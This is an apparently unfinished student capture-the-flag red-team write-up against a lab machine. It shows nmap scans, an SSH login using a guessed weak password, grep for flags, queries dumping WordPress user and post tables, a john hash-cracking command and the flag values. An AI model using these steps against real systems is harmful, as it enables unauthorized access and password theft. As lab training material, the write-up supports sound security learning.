# **Red Team: Summary of Operations**


## **Table of Contents**

* Exposed Services
* Critical Vulnerabilities
* Exploitation

### **Exposed Services**

Nmap scan results for each machine reveal the below services and OS details:

nmap -sP 192.168.1.0/24



nmap -sV 192.168.1.110



This scan identifies the services below as potential points of entry: (see above)

*TODO: Fill out the list below. Include severity, and CVE numbers, if possible.*

The following vulnerabilities were identified on each target:

* Target 1
  + Port 80 is open - http
  + Port 22 is open - ssh

### 

### 

### 

### 


### 


### 


### 

### 

### **Exploitation**








The Red Team was able to penetrate Target 1 and retrieve the following confidential data:


* Target 1 - sshmichael@192.168.1.110 - password: michael
  + flag1.txt: *b9bbcb33e11b80be759c4e844862482d*


**


* + - Exploit Used
      * *sshmichael@192.168.1.110*
      * *Password: michael*
      * *Changed to /var/www directory*
      * *grep -RE flag html*
  + flag2.txt: *fc3fd58dcdad9ab23faca6e9a36e581c*


**


* + - Exploit Used
      * *cat flag2.txt*


















select \* from wp\_users;



select \* from wp\_posts:




flag3: afc01ab56b50591e7dccf93122770cd2



flag4: 715dea6c055b9fe3337544932f2941ce





john wp\_hashes.txt

